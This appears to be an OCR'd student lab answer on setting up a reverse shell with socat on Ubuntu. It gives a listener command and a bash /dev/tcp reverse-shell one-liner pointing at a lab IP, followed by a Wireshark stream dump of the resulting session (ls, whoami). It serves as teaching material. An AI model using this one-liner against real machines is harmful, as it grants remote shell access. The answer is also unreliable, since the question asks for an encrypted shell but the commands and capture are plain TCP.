


-encrypted revshell using socat in ubuntu.[10 marks]

QUE - -encrypted revshell using socat in ubuntu.[10 marks]
ANS -

Command: socat -d -d TCP-LISTEN:1234 STDOUT (attacker) kali
Command: bash -i >& /dev/tcp/192.168.241.159/1234 0>&1 (Victum) ubuntu






Capturing from eth0
File Edit View Go Captu
tcp.stream eq 2
No. Time
40 20.881239038
41 20.881773088
42 20.882030659
43 20.902588335
44 20.902655684
62 27.283674347
63 27.284156657
64 27.284265470
65 27.284290177
66 27.284479308
67 27.284494958
Frame 40: 74 bytes or
Ethernet II, Src: VMv
Internet Protocol Ver
Transmission Control
wireshark_eth0M857
Wireshark · Follow TCP Stream (tcp.stream eq 2) · eth0
1b5d303b7562756e7475407562756e74753a207e071b5b30313b33326d7562756e7475407562756e
74751b5b30306d3a1b5b30313b33346d7e1b5b30306d2420
6c730a
6c73
0a
4465736b746f700a446f63756d656e74730a446f776e6c6f6164730a4d757369630a506963747572
65730a5075626c69630a54656d706c617465730a566964656f730a
1b5d303b7562756e7475407562756e74753a207e071b5b30313b33326d7562756e7475407562756e
74751b5b30306d3a1b5b30313b33346d7e1b5b30306d2420
77686f616d690a
77686f616d69
0a
7562756e74750a
1b5d303b7562756e7475407562756e74753a207e071b5b30313b33326d7562756e7475407562756e
74751b5b30306d3a1b5b30313b33346d7e1b5b30306d2420
9 client pkts, 2 server pkts, 4 turns.
Entire conversation (286 by
Show as Raw
No delta times
Stream 2
Find:
Case sensitive
Find Next
Filter Out This Stream
Print
Save as...
Back
× Close
Help
Profile: Default
02 socat[499080] N write(6,
11:14:02 socat[499080] N write(1, 0x565059287000, 6) completed